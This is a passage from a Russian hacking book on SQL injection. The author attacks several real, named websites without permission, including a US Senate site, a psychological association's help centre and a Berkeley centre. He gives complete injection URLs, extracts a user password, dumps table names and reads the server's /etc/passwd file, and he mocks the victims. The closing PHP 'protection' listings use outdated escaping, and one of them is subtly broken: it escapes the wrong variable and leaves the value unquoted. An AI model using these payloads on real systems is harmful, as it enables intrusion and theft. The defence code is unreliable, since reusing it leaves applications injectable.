

Рис. 5.20. Web-сайт **www.mnthunder.com**



Рис. 5.21. Сообщение об ошибке

Ошибка в нем кроется в сценарии igsbase/igstemplate.cfm. Если попробовать передать через параметр `SnavID` помимо числа еще и одинарную кавычку, то в результате перед нами появляется сообщение об ошибке (рис. 5.21). Полный URL выглядит следующим образом:

http://www.mnthunder.com/igsbase/igstemplate.cfm?SRC=SP&SRCN=campdisplay&GnavID=3&SnavID=5'

Сообщение очень подробное и предлагает нам полный запрос, по которому можно узнать имя одной из таблиц и некоторые поля. Подбирать количество полей не нужно, их можно подсчитать в ответе, который нам вернул Web-сервер. Если ошибку не залатают, попробуйте сами поиграть с ней. Просто я ничего нового не нашел, а повторяться не вижу смысла.

5.7.4. Просмотр записей по одной

Чтобы найти следующий пример сайта с ошибкой для иллюстрации SQL-иньекции, я запустил с помощью **google.com** поиск по Интернету, где в URL встречается **.php** и имя параметра `id`. Первый сайт, который меня заинтере-

совал своим названием, оказался пустым, точнее, сценарии не получали параметров, поэтому я его отбросил, а вот второй оказался более удачным — APA Help Center (**http://www.apahelpcenter.org/**). Обожаю такие аккуратные и симпатичные дизайны. Что такое APA? Оказывается, это The American Psychological Association или американская ассоциация психологов. Протестируем психологов на устойчивость.

Для начала поищем сценарии, которые получают какие-либо параметры. Долго искать не пришлось, и вот оно чудо природы: **http://www.apahelpcenter.org/featuredtopics/feature.php**. Этот сценарий получает параметр `id`, которому передается число. Добавляем в конец значения параметра строку `"and 1=0"` и перезагружаем страничку. И что мы видим? Та же страничка, только пустая. Попробуем добавить еще `"union select 'Test'"`. Здесь я инжектирую дополнительный запрос, который банально возвращает слово Test. Если это слово появится где-то на странице, значит, меня посетит удача. И она меня посетила! В центре страницы появилась надпись **Next page** (Следующая страница), после которой красовалась ссылка с именем **Test**. Вот куда попало имя инжектированного мною запроса.

Итак, URL, который подтверждает наличие уязвимости, выглядит следующим образом:

http://www.apahelpcenter.org/featuredtopics/feature.php?id=38%20and%201=0%20union%20select%20'Test'--

Двинемся дальше, теперь необходимо найти что-то более интересное. Для начала посмотрим имя базы данных, версию и имя пользователя. Для этого в URL, показанном выше, меняем последовательно Test на имена функций `DATABASE()`, `USER()` и `VERSION()` и получаем такие результаты:

- база данных: `apahelpcenter`;
- версия: 4.0.20a-debug;
- имя пользователя: **prac01web@prac01.apa.org**.

Прекрасно. А что еще тут есть? Доступа к системной базе данных MySQL не оказалось. Видимо, хостер не первый день в Интернете и запретил любые телодвижения в эту сторону. Можете не пытаться обратиться к системным таблицам, они закрыты.

Попробуем подобрать имена таблиц. И снова удача не отвернулась от нас, потому что американцы не любят использовать префиксы, а используют банальные слова для именования объектов. Пару минут страдания, и я выяснил, что на сервере есть таблицы с именами `articles` и `users`. Конечно же, вторая таблица наиболее интересна. Но какие в ней поля? Методом подбора выясня-

ется, что в таблице есть поля `id` и `password`. Следующий запрос показал мне пароль первого пользователя в таблице:

http://www.apahelpcenter.org/featuredtopics/feature.php?id=38%20and%201=0%20union%20select%20password%20FROM%20users%20limit%200,1--



Рис. 5.22. Результат удачного поиска пароля. Но от чего он? Я не Буратино, чтобы искать дверь для этого ключика

Пароль банален — apanick (рис. 5.22). Американская наивность. Такой пароль легко и подобрать. Так как на сайте нет регистрации, а в таблице пользователей всего две записи, смею предположить, что где-то есть панель администратора, и у нас уже есть данные для доступа в нее. Найти эту панель проблематично, потому что ссылок не видно, а подбор слепым методом тут результата не дал. Да, не всегда в нашем деле везет. Я перепробовал все по-

пулярные варианты, но адреса /admin/index.php, admin.php и им подобные не существуют.

Не люблю заниматься подборами, поэтому оставлю этот сайт в покое. Хотя версия MySQL вселяет надежду на удачный взлом, ведь на дворе XXI век, и не удивлюсь, если для версии 4.0.20a-debug есть эксплоиты. Все уже давно используют более свежие версии.

5.7.5. Сенат США

Следующий пример я решил искать среди сайтов, построенных на технологии Macromedia ColdFusion. Долго искать не пришлось. Первым мне на глаза попался сайт сената США, а точнее, его департамента по коммерции (**commerce.senate.gov/**). Просмотр показал, что большинство параметров не фильтрует одинарную кавычку. Например, в следующем URL уязвим параметр `id`:

commerce.senate.gov/hearings/witnesslist.cfm?id=1705

Если добавить к параметру `"id=1705 and 1=1"`, то сценарий проглотит эту инъекцию и не подавится. Одинарная кавычка также не фильтруется. Но вот подобрать количество полей мне не удалось, потому что фильтруются запятые, тире, слэши и знак процента. Шутить с сенатом мне не особо хочется, потому что это чревато серьезными последствиями, и я оставил этот сайт в покое.

Сервер **senate.gov** содержит не только сайты сенатов, но и отдельных сенаторов, и большинство параметров фильтруется не очень качественно. Я особо не ковырялся, потому что дорожу своей свободой и уже имел проблемы с Интерполом, поэтому весь сайт не проверял.

5.7.6. Access

Следующий сайт еще интереснее, потому что в качестве хранилища данных он использует MS Access. Использовать такие базы на Web-серверах не только неудобно, но и неэффективно.

Сайт посвящен каким-то консультациям по удобрениям (**http://www.compostingcouncil.org**). Давайте попробуем окучить базу данных, тем более что программист вообще не знает такого слова, как фильтрация. Берем любой параметр и начинаем его удобрять. В качестве жертвы я выбрал следующий сценарий:

http://www.compostingcouncil.org/section.cfm

Здесь уязвим параметр id. Если добавить в конец параметра одинарную кавычку, то произойдет ошибка выполнения сценария. Рассмотрим ошибку подробнее:

```
ODBC Error Code = 37000 (Syntax error or access violation)
[Microsoft][ODBC Microsoft Access Driver] Syntax error (missing operator)
in query expression 'id = 29'''.
The error occurred while processing an element with a general identifier
of (CFQUERY), occupying document position (1:1) to (1:59).
```

Мама родная, да тут же используется ODBC Microsoft Access Driver, т. е. в качестве базы данных выступает банальный MS Access! Я его знаю не очень хорошо, но все же, попробую поковыряться.

Для начала попробую определить количество полей, возвращаемых запросом. Оказалось, что Access не может возвращать безымянные SELECT — обязательно должна быть секция FROM с именем таблиц. Будем знать. Так как на сервере есть регистрация, то попробую предположить, что существует таблица users. Вбиваю в браузер следующий URL:

http://www.compostingcouncil.org/section.cfm?id=29%20union%20select%201%20from%20users

Великолепно, такая таблица действительно существует, потому что сервер сообщает нам в ошибке, что количество полей в объединенном запросе не совпадает. Теперь можно подбирать поля. У меня получилось 13 штук. Несчастливое число, особенно для программиста этого сайта. Попробуем подобрать поля, которые есть в таблице users. Мой подбор показал, что здесь присутствуют userid, email, memberpwd. В принципе, для взлома этого уже достаточно, ведь при регистрации спрашивают e-mail и пароль, а эти данные я уже могу вытащить из таблицы users с помощью инжектирования.

Теперь попробуем определить, какие еще таблицы есть в базе. Справка MS Access подсказала мне, что есть такая системная таблица MSysObjects, в которой в поле name находятся имена всех таблиц базы данных. Попробуем инжектировать запрос SELECT к этой таблице:

http://www.compostingcouncil.org/section.cfm?id=29%20union%20select%201,2,3,4,5,6,name,8,9,10,11,12,13%20from%20MSysObjects

Поле name я вставил в седьмую позицию инжектированного запроса. Содержимое этого поля выводится в виде таблицы на результирующей Web-странице. Результат представлен на рис. 5.23.

У меня уже есть все e-mail-адреса, идентификаторы и пароли зарегистрированных пользователей (зарегистрированы только три человека, и один из них явно администратор), и есть имена всех таблиц. На этом исследования можно прекращать.



Рис. 5.23. Результат определения таблиц БД

5.7.7. Беркли

Что я все скромничаю, пора взломать что-то посерьезнее. Следующей жертвой стал знаменитый институт Беркли (Berkeley). Покажем американцам жестокую действительность! Итак, заходим на сайт **http://cshe.berkeley.edu/** и смотрим, что тут есть. Во-первых, сразу бросаются в глаза публикации статей. Почему бросаются? Да потому что они выбираются по параметру `s`, который передается через URL. Давай проверим этот параметр на вшивость.

Для начала попробуем добавить в конец параметра `s` одинарную кавычку. В результате загрузится страница, на которой нам сообщают, что нет публикации для отображения. Уже неплохо. А если добавить `" and 1=1"`? Тогда публикация вернется на родину. Все ясно, диагноз — SQL-инъекция в скры-

том виде, т. е. ошибка есть, но сообщения об ошибке нет. Ну, ничего, это не сильно усложнит нашу задачу.

Ничего нового не придумываем, а просто подбираем теперь количество полей, возвращаемых запросом в сценарии. Это делается путем добавления в конец параметра объединения `select` и постепенным увеличением количества полей до тех пор, пока страница снова не отобразится корректно. У меня получилось 4 поля, т. е. следующий URL отобразился корректно:

http://cshe.berkeley.edu/publications/publications.php?s=1%20and%201=1%20union%20select%201,2,3,4

Теперь делаем так, чтобы запрос, прописанный в сценарии, ничего не вернул. Для этого надо найти в URL, приведенном выше, условие `"1=1"` и заменить его на `"1=0"`. Теперь со страницы исчезнет статья с `ID`, равным 1, а появится то, что возвращает внедренный запрос. Внедренный мною запрос возвращает четыре поля со значениями от 1 до 4. Это сделано специально, чтобы проще было найти, куда на странице попадают эти поля. Как видите, числа 1 не оказалось на форме. Вероятно, это идентификатор, который не отображается. А вот числа 2 и 3 отображаются (рис. 5.24), и, значит, в любую из этих позиций можно внедрять имена полей или другие функции.

Попробуем теперь получить версию, имя пользователя и имя базы данных. Для этого можно вместо последней четверки в URL, показанном выше, последовательно подставить имена функций `VERSION()`, `USER()` и `DATABASE()`. Ни одна из этих функций ничего не вернет, а в ответ браузер загрузит страницу с сообщением о том, что ничего нет для отображения. Что-то странное. Так как нет сообщений об ошибках, мы не можем точно определить, какая перед нами база данных. А что если это не MySQL, и поэтому функций нет?

Проверим, действительно ли перед нами MySQL. Попробуем объединенный запрос связать с таблицей `MySQL.user`:

http://cshe.berkeley.edu/publications/publications.php?s=1%20and%201=0%20union%20select%201,2,3,4%20from%20mysql.user

Запрос проходит успешно, значит, база данных `mysql` существует, и в ней есть таблица `user`. Попробуем вывести имя пользователя из этой таблицы. Вместо четверки вставляем имя поля `user`, и снова нас прокатывают. Да что такое! Может, это все же другая база данных, просто для маскировки создали базу и таблицу `mysql.user`? Еще один тест — попробую вместо цифр во внедренном запросе поставить текст. Вот оно счастье админа — запрос может возвращать только числа, а если поставить строку, то результата мы не получим.



Рис. 5.24. Красной рамкой я выделил места,
куда попали поля из внедренного мною запроса



Рис. 5.25. Вот он внедренный текст.
В строке URL выделена самая интересная часть запроса

Что же делать? Допустим все же, что перед нами самый популярный MySQL, и тогда можно будет попробовать передавать текст с помощью функции CHAR. Я сформировал следующую строку:

```
CHAR(60,72,49,62,117,115,101,114,60,47,72,49,62)
```

Если перевести в удобочитаемый текст, то эти коды превращаются в строчку:

```
<h1>user</h1>
```

Ставлю этот код вместо третьего параметра внедренного запроса и наслаждаюсь. Наконец-то. Заветное слово user появилось на странице (рис. 5.25), причем с учетом форматирования (тега <h1>). Получается, что мы, таким образом, можем внедрять и JavaScript-код!

Но если бы ошибка была такая примитивная, то я бы не стал включать ее в этот обзор ошибок Интернета. Я уже отбросил много сайтов с подобными ошибками. Здесь есть кое-что более вкусное.

Итак, подведем итог, что у нас уже есть. Мы можем инжектировать код и даже научились передавать строки с помощью функции CHAR. Мы также можем быть практически уверенными, что перед нами самая настоящая база данных MySQL. А что это нам дает? А то, что есть еще такая функция, как LOAD_FILE, которая может загружать любой файл на сервере. Попробуем загрузить файл паролей /etc/passwd. Не забываем, что строки нужно кодировать, а значит, обращение к файлу должно быть:

```
LOAD_FILE(char(47,101,116,99,47,112,97,115,115,119,100))
```

В скобочках я закодировал путь /etc/passwd.

Вставляем этот код в URL на место любого из трех параметров (кроме первого) и загружаем страничку. Боже мой! Да перед нами список пользователей собственной персоной (рис. 5.26). Получается, что администраторам еще учиться и учиться. И это знаменитый Беркли?

Вот теперь взлом можно считать завершенным. Мы можем просматривать файлы на сервере, на которые хватит прав, а прав хватает на многое. Мои исследования показали, что Web-сервер работает от достаточно привилегированного пользователя.

И после этого говорят, что во всем виноваты хакеры? Виноваты программисты, а хакеры только наказывают за глупость и невнимательность. А наказывать надо, особенно тех, кто не исправляет ошибки даже после того, как вам показывают на ошибку.



Рис. 5.26. Содержимое файла /etc/passwd собственной персоной

5.8. Защита от инъекции в PHP

В *разд. 5.2.6* мы говорили о параметре магических кавычек — `magic_quotes_gpc`. Это параметр, который устанавливается в конфигурационном файле php.ini. Если этот параметр включен, то кавычки во всех параметрах, передаваемых от клиента к серверу, будут экранироваться, т. е. перед кавычкой будет ставиться обратный слэш (\), который лишает кавычку своего ключевого значения, и она становится простым символом. Большинство хостингов, с которыми я работал или сталкивался, включают этот параметр, и это нужно учитывать при написании сценариев.

Для того чтобы самостоятельно заэкранировать одинарные кавычки внутри строки, можно использовать функцию `addslashes`. Она добавит обратные

слэши перед кавычками. Но слэши тоже являются особым символом, и если они есть в строке, то они будут удвоены. Например, допустим, что у нас есть строка "Это 'тестовая' строка". После прохода через фильтрацию при включенном параметре `magic_quotes_gpc` наш сценарий увидит строку "Это \'тестовая\' строка". Если мы не учтем это и воспользуемся функцией `addslashes`, то после ее работы мы получим: "Это \\\'тестовая\\\' строка". В строке получилось аж по три слэша, потому что функция заэкранировала не только одинарные кавычки, но и слэши, которые были добавлены фильтрацией за счет включенного параметра `magic_quotes_gpc`.

Что же делать? Можно надеяться на то, что параметр магических кавычек включен, но лучше не надеяться, а использовать следующую конструкцию:

```
$_POST[0] = ini_get(magic_quotes_gpc) ? $_POST[0] :
    addslashes($_POST[0]);
```

Здесь с помощью функции `ini_get` проверяем, установлен ли параметр `magic_quotes_gpc`. Если это так, то просто возвращается нулевой параметр из массива `$_POST`, иначе возвращается этот же параметр, но пропущенный через функцию `addslashes`.

Я предпочитаю централизованные методы защиты от хакерских атак, поэтому на всех сайтах у меня есть файл, который может называться, например, security.php. Код такого файла можно увидеть в листинге 5.4.

Листинг 5.4. Содержимое файла security.php

```
<?
foreach ($_POST as $inx => $val) {
 $_POST[$inx] = htmlspecialchars($_POST[$inx]);
 $_POST[$inx] = ini_get(magic_quotes_gpc) ? $_POST[$inx] :
        addslashes($_POST[$inx]);
}

foreach ($_GET as $inx => $val) {
 $_GET[$inx] = htmlspecialchars($_GET[$inx]);
 $_GET[$inx] = ini_get(magic_quotes_gpc) ? $_GET[$inx] :
       addslashes($_GET[$inx]);
}

foreach ($_COOKIE as $inx => $val) {
 $_COOKIE[$inx] = htmlspecialchars($_COOKIE[$inx]);
```

```
 $_COOKIE[$inx] = ini_get(magic_quotes_gpc) ? $_COOKIE[$inx] :
        addslashes($_COOKIE[$inx]);
}
?>
```

В файле три цикла, которые перебирают три массива, через которые я могу получать параметры от пользователя: `$_GET`, `$_POST` и `$_COOKIES`. Каждое значение в этих массивах прогоняется через функцию `htmlspecialchars`, и если не включен параметр `magic_quotes_gpc`, то и через функцию `addslashes`.

Теперь достаточно в начале каждого сценария подключить этот файл с помощью `include` и можно смело использовать любой из этих параметров — они безопасны.

Единственный недостаток этого подхода — все строки проходят через функцию `htmlspecialchars`. Этим я защищаюсь от XSS, но, с другой стороны, создаю себе неудобство. Все символы < будут преобразованы в `<` до сохранения в базу. Это значит, что я могу смело получать данные из базы и выводить на экран. Это не всегда удобно. Специалисты рекомендуют сохранять текст в БД как есть, а вызывать функцию `htmlspecialchars` только при выводе на страницу. В этом есть свои удобства, но появляется шанс, что забудете где-то вызывать `htmlspecialchars`, и тогда будет возможна атака XSS. Но это уже отдельный разговор, которому мы посвятим *главу 10*.

Метод `addslashes` является прекрасным вариантом защиты от инъекции SQL-запросов, но только если вы используете однобайтовую кодировку. Символы в строках могут кодироваться одним байтом или двумя и более (Unicode-кодировка). Я не являюсь разработчиком PHP и не знаю точно, как реализована функция `addslashes`, но говорят, что она неправильно работает с многобайтными кодировками, и если вы используете Unicode, то лучше воспользоваться функцией `mysql_real_escape_string`.

В листинге 5.5 показан пример использования `mysql_real_escape_string` для экранирования опасных символов. В качестве параметров функция получает строку, которую нужно экранировать, и переменную, в которой хранится хендл соединения с базой данных, полученный после вызова функции соединения с базой `mysql_connect`. Если у вас еще нет соединения с базой данных и вы пытаетесь вызвать `mysql_real_escape_string`, то PHP сгенерирует предупреждение `E_WARNING`, которое будет сохраняться в журнале, и это приведет к серьезному замедлению работы сценария.

Листинг 5.5. Использование `mysql_real_escape_string`

```
$link = mysql_connect('mysql_host', 'mysql_user', 'mysql_password');

if (!is_resource($link))
{
 // Ошибка соединения
}

if(get_magic_quotes_gpc()) {
   $param_name = stripslashes($_POST['param_name']);
}
else {
   $param_name = $_POST['param_name'];
}

mysql_query("SELECT * FROM table_name WHERE field=".
    mysql_real_escape_string($product_name), $link);
```

